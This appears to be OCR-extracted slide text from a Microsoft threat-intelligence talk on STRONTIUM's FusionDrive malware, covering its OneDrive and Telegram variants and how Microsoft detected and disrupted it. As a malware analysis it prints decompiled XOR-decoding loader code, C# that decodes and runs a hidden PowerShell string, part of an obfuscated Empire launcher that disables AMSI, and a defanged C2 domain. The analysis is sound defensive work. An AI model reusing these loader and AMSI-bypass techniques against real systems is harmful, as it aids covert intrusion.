OriginalFilename	csiresources.dll
FileVersion	16.0.4266.1001
CompanyName	Microsoft Corporation
FileDescription	Office Document Cache Intl Pluggable UI
InternalName	CsiResources Dll
Export	Name: DllGetClass, ordinal: 1 Name: DllCanUnloadNow, ordinal: 2 Name: DllGetClassObject, ordinal: 3 Name: DllRegisterServer, ordinal: 4 Name: DllUnregisterServer, ordinal: 5
Linker Version	VS2017 v15.6.0 build 26128 (*)


Validate Running Process ("Explorer.exe")
Locate EHStorShell.dll and Load
XOR Decode Embedded .NET PE
Start .NET CLR with PE Blob



```
    uVar15 = *(uint *)(uVar9 + 0x100127f8);
    uVar4 = *(uint *)(uVar9 + 0x100127fc);
    *(uint *)(&EmbeddedPE + uVar9) = *(uint *)(&EmbeddedPE + uVar9) ^ 0xd7d7d7d7;
    *(uint *)(uVar9 + 0x100127f4) = uVar14 ^ 0xd7d7d7d7;
    *(uint *)(uVar9 + 0x100127f8) = uVar15 ^ 0xd7d7d7d7;
    *(uint *)(uVar9 + 0x100127fc) = uVar4 ^ 0xd7d7d7d7;
    uVar14 = *(uint *)(uVar9 + 0x10012804);
    uVar15 = *(uint *)(uVar9 + 0x10012808);
    uVar4 = *(uint *)(uVar9 + 0x1001280c);
    *(uint *)(&DAT_10012800 + uVar9) = *(uint *)(&DAT_10012800 + uVar9) ^ 0xd7d7d7d7;
    *(uint *)(uVar9 + 0x10012804) = uVar14 ^ 0xd7d7d7d7;
    *(uint *)(uVar9 + 0x10012808) = uVar15 ^ 0xd7d7d7d7;
    *(uint *)(uVar9 + 0x1001280c) = uVar4 ^ 0xd7d7d7d7;
    uVar14 = *(uint *)(uVar9 + 0x10012814);
    uVar15 = *(uint *)(uVar9 + 0x10012818);
    uVar4 = *(uint *)(uVar9 + 0x1001281c);
    *(uint *)(&DAT_10012810 + uVar9) = *(uint *)(&DAT_10012810 + uVar9) ^ 0xd7d7d7d7;
    *(uint *)(uVar9 + 0x10012814) = uVar14 ^ 0xd7d7d7d7;
    *(uint *)(uVar9 + 0x10012818) = uVar15 ^ 0xd7d7d7d7;
    *(uint *)(uVar9 + 0x1001281c) = uVar4 ^ 0xd7d7d7d7;
    uVar14 = *(uint *)(uVar9 + 0x10012824);
    uVar15 = *(uint *)(uVar9 + 0x10012828);
    uVar4 = *(uint *)(uVar9 + 0x1001282c);
    *(uint *)(&DAT_10012820 + uVar9) = *(uint *)(&DAT_10012820 + uVar9) ^ 0xd7d7d7d7;
    *(uint *)(uVar9 + 0x10012824) = uVar14 ^ 0xd7d7d7d7;
    *(uint *)(uVar9 + 0x10012828) = uVar15 ^ 0xd7d7d7d7;
    *(uint *)(uVar9 + 0x1001282c) = uVar4 ^ 0xd7d7d7d7;
    uVar9 = uVar9 + 0x40;
  } while (uVar9 < 0x8600);
  if (*ppiStack_48 == (int *)0x0) {
    return 0;
  }
  pSVar10 = SafeArrayCreate(0x11,1,(SAFEARRAYBOUND *)&stack0xffffffb0);
  SafeArrayLock(pSVar10);
  FID_conflict:_memcpy(pSVar10->pvData,&EmbeddedPE,0x8600);
  SafeArrayUnlock(pSVar10);
```

XOR Decode PE Blob


Copy Decoded PE Bytes

BlueHat IL

C# -> PowerShell Empire

The C# binary is executed and used to initiate a “PowerShell” object and decrypt/execute a PowerShell string.

The PowerShell string is an Invoke-Obfuscation PowerShell Empire Launcher.
hxxps://wordkeyvpload[.]org



```
public class Program
{
    private static string execute = "elR8VHZUL1RmVClUL1RlVClUL1RkVClUdlR5VDJUc1QRVBlUc1R4VHNUIFR5VB1UAFRzV
    ZUHVRzVH1UfVR6VHZUHVQ0VBpUAlQ7VB9UEVR2VHxUfFR2VC9UZVRhVClUL1RlVGZUKVQvVGZUZlQpVC9UZVRiVClUL1RlVClUL1Rt
```

```
private static string GetBase()
{
    try
    {
        byte[] array = Convert.FromBase64String(execute);
        byte b = array[^1];
        byte[] array2 = new byte[array.Length - 1];
        Array.Copy(array, 0, array2, 0, array2.Length);
        for (int i = 0; i < array2.Length; i++)
        {
            array2[i] = (byte)(b ^ array2[i]);
        }
        return Convert.ToBase64String(array2);
    }
```

```
    public static uint RunExecute()
    {
        try
        {
            using PowerShell powerShell = PowerShell.Create();
            string @string = Encoding.Unicode.GetString(Convert.FromBase64String(GetBase()));
            powerShell.AddScript(@string);
            powerShell.Invoke();
            return 0u;
        }
        catch (Exception e)
        {
            return (uint)Marshal.GetHRForException(e);
```

```
.("{2}{1}{0}"-f'EM','t-IT','se')  ("{0}{1}{2}" -f 'VAR',("{1}{0}" -f'E:N','IABl'),'DK3')  ( [tYpE]("{8}{10}{1}{11}{0}{7}{3}{9}{4}{2}{6}{5}"-f'Ag',("{1}{0}"-f'.d','EM'),'n',("{0}{1}{2}" -f
'T','iCS.eVENt','ing.'),'VE','dER',("{1}{0}" -f'pROvi','T'),'nOs','syS','e','t','1')  ) ;    .("{1}{0}{2}" -f 'T','sEt-1','eM') ('va'+("{3}{0}{1}{2}"-f 'Ia','BLE:','712','r')+'h'+'1')  ( [TYPe]("{0}{1}"-f 'RE','F'));
${r7`1qu}= [tyPE]("{2}{5}{3}{1}{4}{0}{6}{7}" -f'oIN',("{2}{0}{1}" -f'.s','eRVic','t'),'sy',("{0}{1}{2}" -f 't','EM','.nE'),'ep','S','tm',("{1}{0}"-f'AgER','AN')) ;${d`QJ} =[TYPE]("{1}{2}{0}"-F ("{2}{0}{1}{3}"-
f'T','.enC','x','odiNG'),'T','e'); ${vo`QT`ZM}=  [TYpE]("{0}{1}"-F 'co',("{1}{0}" -f'Rt','nvE')) ;   .('sV')  ("{1}{0}"-f'D','IT')  ([typE]("{4}{3}{5}{0}{2}{1}"-F ("{2}{1}{0}" -f
'br','t.wE','TEM.ne'),'EsT','EQu','Y','S','s') ); ${A`wHbG} =  [TYpE]("{6}{5}{0}{3}{4}{2}{1}" -f ("{1}{0}"-f 'NET','SteM.'),'chE',("{1}{0}"-f 'lCa','A'),'.C',("{1}{2}{0}" -f'I','rE','DenT'),'Y','S')  ;  ${x`hj18}=
[typE]("{4}{0}{3}{2}{1}"-f ("{2}{0}{3}{1}" -f 'Em.T','e','ST','Ext.'),'ing','OD','NC','Sy')  ;  IF(${PSV`E`RsiON`TAbLE}."ps`Ve`R`SIoN"."M`AjoR" -GE 3){${r`eF}= ${7`i`2h1}."AsSEmB`lY".("{0}{1}" -f ("{0}{1}" -f
'GET','TY'),'pe')."inV`oke"(("{4}{2}{3}{5}{6}{9}{1}{8}{7}{0}" -f ("{0}{1}"-f 'n','.Amsi'),'t','ys','t','S','em.',("{1}{0}{2}"-f'n','Ma','age'),("{1}{0}{2}"-f 'om','ut','atio'),'.A','men')+("{0}{1}" -
f'Uti','ls'));${r`ef}.("{1}{0}" -f 'LD',("{1}{0}"-f 'EtFIE','G'))."IN`Voke"(("{1}{0}{2}"-f("{0}{1}" -f 'siI','n'),'am','itF')+("{0}{1}"-f'a',("{0}{1}"-f 'ile','d')),("{1}{3}{4}{2}{0}"-f'ic','N',("{0}{1}"-f',St','at'),("
{0}{1}" -f 'onP','ubl'),'ic')).("{0}{1}"-f("{0}{1}" -f'SEt','Va'),'luE')."In`VOKE"(${N`ULL},${T`RUe}); (  .("{2}{0}{1}"-f 'A','BLE','VarI')  ("{0}{1}"-f'nDk','3') )."VA`lue"."GetFie`ld"('m_e'+("{0}{1}" -f
'nab','led'),'Non'+("{0}{1}" -f'P',("{1}{0}"-f 'c,','ubli'))+("{0}{1}{2}"-f'In','s',("{0}{1}"-f 'ta','nce')))."setv`Al`UE"(  (&("{0}{1}{2}"-f'VaRi','abL','E') ("712"+"H1") -vaLUeoNL )."a`s`semBlY".("{0}{1}"-f ("{1}{0}"-
f'tT','Ge'),'ype')."In`VoKe"(("{0}{1}" -f 'Sy','ste')+("{5}{4}{6}{0}{2}{7}{3}{8}{1}" -f("{1}{0}"-f '.A','ent'),'E',("{0}{1}"-f'ut','om'),("{1}{0}{2}"-f'n.','o','Tra'),'.Ma','m',("{1}{0}" -f'm','nage'),'ati',("{0}{1}" -
```

Detection and Disruption of FusionDrive


Other Sightings of FusionDrive

Throughout 2022, Microsoft Threat Intelligence continued to observe usage of FusionDrive by STRONTIUM.

Most notable activities include:

- Campaigns in early 2022 attempting to use weaponized PowerPoint documents
- Deployment of FusionDrive during several on-premise intrusions in Europe

History of Actor Abuse Detection




John Lambert
@JohnLaTwC

"Microsoft has risen to the challenge of using offence to inform defense. This has not only disrupted F-Secure Consulting's red team operators, but delivered a killer blow to real-world threat actors."

F-Secure Consulting @FSecure_Consult · Jul 1, 2020
RIP C3 an epitaph to our #O365 channels. @FSecure_Consult and @FSecurelabs are delighted to have helped improve #cyberdefence by highlighting these techniques to drive defensive counter-measures. Well done and well-played @MICROSOFT - f-secure.com/en/consulting/... | #infosec

9:42 AM · Jul 1, 2020




September 24, 2020 • 8 min read

Microsoft Security—detecting empires in the cloud

Ben Koehl Microsoft Threat Intelligence Center
Joe Hannon Microsoft Threat Intelligence Center
Microsoft Identity Security Team

Share

Microsoft consistently tracks the most advanced threat actors and evolving attack techniques. We use these findings to harden our products and platform and share them with the security community to help defenders everywhere better protect the planet.



June 2, 2022 • 11 min read

Exposing POLONIUM activity and infrastructure targeting Israeli organizations

Microsoft Threat Intelligence Center (MSTIC)
Microsoft Digital Security Unit (DSU)

Share

Microsoft successfully detected and disabled attack activity abusing OneDrive by a previously undocumented Lebanon-based activity group Microsoft Threat Intelligence Center (MSTIC) tracks as POLONIUM. The associated indicators and tactics were used by the OneDrive team to improve detection of attack activity and disable offending actor accounts. To further address this abuse, Microsoft has suspended more than 20 malicious OneDrive applications created by POLONIUM actors, notified affected organizations, and deployed a series of security intelligence updates that will quarantine tools developed by POLONIUM operators. Our goal with this blog is to help deter future activity by exposing and sharing the POLONIUM tactics with the community at large.

BlueHat IL

Fraud and Abuse Triggers


Microsoft has proactively detected FusionDrive staging via standard “Fraud and Abuse” heuristics:

- Account age
- Infrastructure used
- Suspect behaviors
- Proof / Backup details
- Specific configurations of OAuth Apps

Beaconing to Microsoft Services

During testing and deployment, FusionDrive’s interaction with Microsoft services is highly suspect:

- Periodicity
- High volume
- User-agent anomalies
- Usage of OAuth apps
- Indications of “control”


Periodic requests from a neutered beacon still actively communicating.

Disruption of Activities

Throughout 2021 and 2022, Microsoft intelligence teams performed several coordinated internal disruptions of FusionDrive intrusions.

Proactive	Consistent	Robust
Termination of fraudulent accounts used by FusionDrive.	Prevention and detection of FusionDrive, often resulting in notification.	Detections deployed across Microsoft products to impact activity.

New Variant Using Telegram

August 2022 – Present: Shift in TTPs

- STRONTIUM responds to FusionDrive disruptions
- Existing OneDrive variant no longer effectively communicating
- Replaces OneDrive variant with novel variant using Telegram via interactive intrusions

Sha256	fd18d64b7787c2be92d78dd7a5ff8d8c3382d8aeff1be385e33f2376c5eda5ef
ProductVersion	11.0.10586.0
ProductName	Microsoft Windows Operating System
LegalCopyright	© Microsoft Corporation. All rights reserved.
OriginalFilename	imgutilsv.dll
CompanyName	Microsoft Corporation
FileDescription	IE plugin image decoder support DLL
InternalName	imgutilsv.dll
Export	Name: ServiceMain, ordinal: 1
Linker Version	[LNK] VS2019 v16.8.3 build 29335


New Variant Using Telegram

Significant overlapping code and functionality:


- Same function resolution
- Same XOR string decryption
- Identical system survey

Novel features:

- Some anti-debug features
- Use of TGBot C++ library for Telegram API transport https://github.com/egorpugin/tgbot



```
32bit
NtOpenThread
Unknown CLR
Windows Home Server
RtlGetCompressionWorkSpaceSize
RtlCompressBuffer
Windows Server 2008 R2
Task was not started successfully
SPAVy{M+7n>=6@|z{s
Task was started successfully
Shell of task = %d  ended with code = %d
Windows 8
GetCLRVersionForPSVersion
Windows Vista
secur32.dll
pwrshplugin.dll
Windows Server 2003 R2
Windows Server 2003
RtlRandomEx
64bit
GetNativeSystemInfo
Unidentified
RtlDecompressBuffer
Windows 7
RtlIntegerToUnicodeString
Windows Server 2008
kernel32.dll
NtAllocateVirtualMemory
Windows 10
Windows 2000
Windows XP Professional
Windows Server 2012
RtlGetVersion
Windows Server 2016
ntdll.dll
NtQuerySystemInformation
Windows XP
sprintf
```



```
pvVar15 = CreateThread((LPSECURITY_ATTRIBUTES)0x0,0,CheckIntegrityandExecute
                       lpParameter,0,(LPDWORD)0x0);
```

Big Picture Takeaway

Platforms and vendors are uniquely positioned to disrupt threat activity to both enterprise and consumer. Intelligence is part of that puzzle.

Using cloud services may not be the OPSEC silver bullet actors think it is… There are always OPSEC trade offs.

Intelligence Informed Defense

STRONTIUM has highly consistent tactics and techniques:

- Uses commercial VPN, residential proxies, or compromised IOT devices.
- Noisy enumeration, credential guessing and exploitation of public services.
- Manipulates identities and permissions to enable collection (ApplicationImpersonation and Mailbox Folder perms)
- Collection often via Exchange Web Services.
- Heavily uses compromised identities on single-factor remote access. Sometimes using post-exploitation tools in victim environments.
- Uses open-source tools (Impacket, Empire, etc).